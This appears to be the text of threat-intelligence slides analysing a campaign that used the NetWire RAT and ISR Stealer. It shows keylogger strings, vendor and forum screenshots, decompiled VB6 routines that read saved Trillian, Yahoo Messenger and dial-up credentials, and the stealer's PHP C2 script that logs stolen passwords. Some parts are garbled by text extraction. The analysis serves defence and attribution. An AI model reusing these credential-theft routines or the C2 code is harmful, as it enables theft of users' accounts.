.data:00415176 this db '[z22m0 vdcJr]',0 ; DATA XREF: sub_408E34:loc_408F85To
.data:00415184 thing db '[z22m0 km8Y]',0 ; DATA XREF: sub_408E34:loc_408F8ETo
.data:00415191 ? db '[qmjU]',0 ; DATA XREF: sub_408E34:loc_408F97To
.data:00415198 ?? db '[nwcU i3]',0 ; DATA XREF: sub_408E34+B7To
.data:004151A2 ??? db '[nwcU km8Y]',0 ; DATA XREF: sub_408E34:loc_408FA0To
.data:004151AE ??? db '[oYu]',0 ; DATA XREF: sub_408E34:loc_408FA9To
```

Deobfuscated ... What is this malware?


```
.data:004150D4 date_format db '%s%.2d-%.2d-%.4d',0 ; DATA XREF: sub_408B4C+53To
.data:004150E5 ; char log_head[]
.data:004150E5 log_head db 0Dh,0Ah ; DATA XREF: sub_408B4C+18ETo
.data:004150E5 db 0Dh,0Ah
.data:004150E5 db '[Log Started] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415119 ; char date_time_format[]
.data:00415119 date_time_format db 0Dh,0Ah ; DATA XREF: sub_408D7A+5ETo
.data:00415119 db 0Dh,0Ah
.data:00415119 db '[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]',0Dh,0Ah,0
.data:00415144 Backspace db '[Backspace]',0 ; DATA XREF: sub_408E34+8ATo
.data:00415150 Enter db '[Enter]',0 ; DATA XREF: sub_408E34:loc_408F6ATo
.data:00415158 Tab db '[Tab]',0 ; DATA XREF: sub_408E34:loc_408F73To
.data:0041515E Arrow_Left db '[Arrow Left]',0 ; DATA XREF: sub_408E34:loc_408F7CTo
.data:0041516B Arrow_Up db '[Arrow Up]',0 ; DATA XREF: sub_408E34+EBTo
.data:00415176 Arrow_Right db '[Arrow Right]',0 ; DATA XREF: sub_408E34:loc_408F85To
.data:00415184 Arrow_Down db '[Arrow Down]',0 ; DATA XREF: sub_408E34:loc_408F8ETo
.data:00415191 Home db '[Home]',0 ; DATA XREF: sub_408E34:loc_408F97To
.data:00415198 Page_Up db '[Page Up]',0 ; DATA XREF: sub_408E34+B7To
.data:004151A2 Page_Down db '[Page Down]',0 ; DATA XREF: sub_408E34:loc_408FA0To
.data:004151AE End db '[End]',0 ; DATA XREF: sub_408E34:loc_408FA9To
```

Attacker Infrastructure



Looking at the deobfuscated strings we see that the malware is...

support@worldwiredlabs.com



HomePricingContactLatest NewsClient Area

NetWire Lite

Our Most Affordable Package Ever

Support 24 / 7





Free Updates

1 License / 1 PC

You Can Contact Us by Ticket or Email

SEMI-ANNUALLY

\$50



[Buy Package](#)

Remote Host (root @ bt) - Key Logger

[root@bt: ~/Desktop] - [14/04/2012 14:54:50]
[Arrow Up]

[root@bt: ~/Desktop] - [14/04/2012 14:54:51]
[Enter]

[root@bt: ~] - [14/04/2012 15:01:26]
ifconfig[Enter]

[Welcome To Backtrack 5 - Commercial - Mozilla Firefox] - [14/04/2012 15:02:21]
192.168.1.1[Enter]

[root@bt: ~] - [14/04/2012 16:34:54]
t

[root@bt: ~] - [14/04/2012 16:34:54]
esting [Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
#testing linux keylogger[Enter][Ctrl+3][Ctrl+3]#it works fine, and [Enter]#show eve[Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]capture every single keystroke[Enter]#nice
[Enter]

Find Text


Text To Find: Red

☐ Case Sensitive

Find Next


Reset

Attacker Infrastructure



Looking at the deobfuscated strings we see that the malware is...

support@worldwiredlabs.com



WORLD WIRED LABS

wiring world for you

[Home](#) [Pricing](#) [Contact](#) [Latest News](#) [Client Area](#) [Q](#)

NetWire Lite

Our Most Affordable Package Ever

Support 24 / 7





Free Updates

1 License / 1 PC

You Can Contact Us by Ticket or Email

SEMI-ANNUALLY

\$50



Buy Package

NetWire Workstation Trial

File View Tools Help

Connections Reverse Proxy

Handle	IP/DNS	Host Id	Username @ Computer	Platform	Country	OS Version	Maximum
524	192.168.0.12		admin @	Windows	Unknown	Windows XP	Unlimited

Timestamp	Remote IP/DNS	Message
3/10/2014 10:34:59 AM	Local Application	Loading Settings...
3/10/2014 10:34:59 AM	Local Application	Settings Loaded.
3/10/2014 10:35:10 AM	192.168.0.12	Incoming Connection, Authenticating...
3/10/2014 10:35:10 AM	192.168.0.12	Authentication Complete, Waiting for Remote Response...
3/10/2014 10:35:10 AM	192.168.0.12	Authentication Successful, Connection Established.


Hosts Online: 1

Active Ports: 3360, 3361, 3362, 3363, 3364, 3365, 3366, 3367

NetWire Workstation Version 1.4c

Netwire's Business Model

Secure | <https://www.worldwiredlabs.com>

 **WORLD WIRED LABS**
wiring world for you

Administration

Giving y
NetWire
servers via a central workstation. The ease of use and power of
NetWire Remote Control has impressed many administrators
worldwide, so why not join them now.

NetWire is specifically designed to help businesses complete a
variety of tasks connected with maintaining computer
infrastructure. It is a single "command center" where you can
keep a list of all your remote computers, monitor their statuses
and inventory, and connect to any of them for maintenance
purposes.

[TUT] NetWire Multi-Platform RAT Setup - Features Explained - FAQ [TUT] Thread Options
11-25-2012, 09:19 PM (This post was last modified: 02-02-2013 04:22 AM by Stev.)

Stev
UB3r Member
SoftPay


Prestige: 611
Posts: 8,585
Joined: Jan 2012
Reputation: 132
Warning Level: 0%


We recommend you crypting your Keylogger/RATs with xProtect Crypter

 **WORLD WIRED LABS**
presents to you
netwire

Ladies & Gentlemen, in this tutorial I will show you how to setup NetWire RAT and how to manage the features of NetWire RAT. I will also
answer on some frequently asked questions.
Since NetWire RAT is Multi-Platform compatible, I will show you the setup of each OS apart.
You don't need to own NetWire RAT, to follow this tutorial, you can also use our Trial Version which can be downloaded [here](#)





Attacker Infrastructure




Attacker held VPSs in various countries from which he operated the Netwire servers

Attacker Infrastructure



Attacker held VPSs in various countries from which he operated the Netwire servers


Attacker Infrastructure



- Yet another custom packer...
- This time the unpacked payload is a VB6 compiled binary
- Seems to be some kind of info stealer

Stolen App Credentials

```
Public Sub Proc_0_8_405754
    'Data Table: 401740
    Dim var_14C As String
    Dim var_E8 As Long
    loc_405385: Me(32) = 0
    loc_4053A1: var_98 = CStr(Environ("USERNAME"))
    loc_4053CB: var_F0 = CStr(Environ("ALLUSERSPROFILE")) & "\\Application Data\\Microsoft\\Network\\Connections\\Pbk\\rasphone.pbk")
    loc_4053E4: ReDim arg_1
    loc_405429: LookupAccountName(0, var_98, var_9C(0), var_A0, var_A4, var_A8, var_AC)
```





```
Public Sub Proc_0_19_404A34
    'Data Table: 401740
    Dim var_BC As Long
    Dim var_B0 As Long
    Dim var_DC As Variant
    loc_40488B: var_AC = CVar(FindWindow(0, "Yahoo! Messenger")) 'Variant
    loc_40489D: If CBool(var_AC <> 0) Then
    loc_4048C0: var_B0 = FindWindowEx(CLng(var_AC), 0, 0, 0)
    loc_4048DB: If (Proc_0_20_404140(var_B0, var_B0) = "YLoginWnd") Then
```




```
Public Sub Proc_0_0_403FBC
    'Data Table: 401740
    loc_403EEC: var_88 = CStr(Environ("appdata")) & "\\Trillian\\users\\global\\accounts.ini")
    loc_403F15: If (Dir(var_88, 0) = vbNullString) Then
    loc_403F18: Exit Sub
    loc_403F19: End If
    loc_403F20: Open var_88 For Binary As 7 Len = &HFF
    loc_403F33: var_B8 = vbNullString
    loc_403F5C: Get 7, 0, CStr(String(LOF(7), var_B8))
    loc_403F60: Close 7
    loc_403F70: var_94 = Proc_0_1_403C28("Account000", "Account")
    loc_403F81: var_98 = Proc_0_1_403C28("Account000", "Password", var_88)
    loc_403FA8: Proc_0_18_40429C(var_B8, "Trillian", "www.trillian.im")
    loc_403FB9: Exit Sub
End Sub
```

Attacker Infrastructure



Attacker Infrastructure



ISR Stealer 0.3

INSECURITYROMANIA
Because we care, we're security aware
www.insecurity.ro

Your php url

Change icon

Bind one file

Steal options:

<input type="checkbox"/> Internet Explorer 7/8	<input type="checkbox"/> Internet Explorer 6
<input type="checkbox"/> Mozilla Firefox 3.x.x	<input type="checkbox"/> Google Chrome
<input type="checkbox"/> Opera 8/9/10	<input type="checkbox"/> FileZilla
<input type="checkbox"/> Y! Messenger 8/9/10	<input type="checkbox"/> Yahoo ETS
<input type="checkbox"/> Msn Messenger	<input type="checkbox"/> Pidgin
<input type="checkbox"/> Windows cd key	<input type="checkbox"/> Mail passwords
<input type="checkbox"/> No-IP	<input type="checkbox"/> DynDNS
<input type="checkbox"/> Pack with Upx	<input type="checkbox"/> Check all

About ISR Stealer 0.4.1

Developer BUNNN
Made In Romania, Europe
Compiled at 20/08/2012 : 12:15 AM
Coded for TrojanForge.com
GFX by Y.xakep and Tinkode
Credits to Cobein, 7, Bilal Ghouri
SqlEzEr, Rtflo and Nirsoft Team.

Special thanks goes to

Puscas_Marin	Steve10120
DarkCoderSc	Mr52 aka 7
HaZl0oh	Cobey321
Codex	Icyinferno
Jonhyk	Xvisceral
Zippy	Gakh
Omc	Noble
Jumper	Abhe
Raven	Nex

Random segments of code grouped together to form unexpected protocols.


ISR Stealer's C2 Server

Browser window showing the ISR Stealer's C2 Server interface. The address bar displays a "Dangerous" warning. The page features a dark blue header with "Checking Logs: Oldest First" and a search bar. Below the header, there is a login section with the text "Please Check Your Username/Password Please enter your password:" and input fields for "Username:" and "Password:". A "Search for:" field and a "Search" button are also present. The footer indicates "Built By Bravst UNLIMITED FUNDS FOR ISI AGU TEAMS VERSION 2.2".

```
if ($_GET['action'] == 'add')
{
    if ($_SERVER['HTTP_USER_AGENT'] == USER_AGENT)
    {
        if (isset($_GET["app"]) && isset($_GET["username"]) && isset($_GET["sitename"]) && isset($_GET["password"]) && isset($_GET["pcname"]))
        {
            foreach($_GET as $key => $value)
            {
                $data[$key] = query($value);
            }
            $result = mysql_query("SELECT id FROM `logs` WHERE `app` = '".urldecode($data["app"])."' AND `url` = '".urldecode($data["sitename"])."' AND `username` = '".urldecode($data['username'])."' AND `password` = '".urldecode($data['password']).'";");
            if (mysql_num_rows($result) == 0)
            {
                $results = mysql_query("INSERT INTO `logs` (`id`, `app`, `url`, `username`, `password`, `pcname`, `date`, `ip`)
                VALUES (NULL, '".urldecode($data["app"])."', '".urldecode($data["sitename"])."', '".urldecode($data['username'])."', '".urldecode($data['password'])."', '".urldecode($data['pcname'])."', '".date("Y-m-d H:i:s")."', '$_SERVER['REMOTE_ADDR']."'");
                @mysql_free_result($results);
            }
            @mysql_free_result($result);
        }
    }
}
exit;
```

Version Artifacts

Same binary version info across all ISR Stealer samples...



```
1 VERSIONINFO
FILEVERSION 0,4,0,0
PRODUCTVERSION 0,4,0,0
FILEOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
BLOCK "040904B0"
{
VALUE "CompanyName", "SIMPLY THE WORST"
VALUE "ProductName", "msi"
}
```



Version Artifacts

Same binary version info across all ISR Stealer samples...

3

Icon


Icon Group

Version Info


1

1033

```
1 VERSIONINFO
FILEVERSION 0,4,0,0
PRODUCTVERSION 0,4,0,0
FILEOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
BLOCK "040904B0"
{
VALUE "CompanyName", "SIMPLY THE WORST"
VALUE "ProductName", "msi"
}
}
}
```



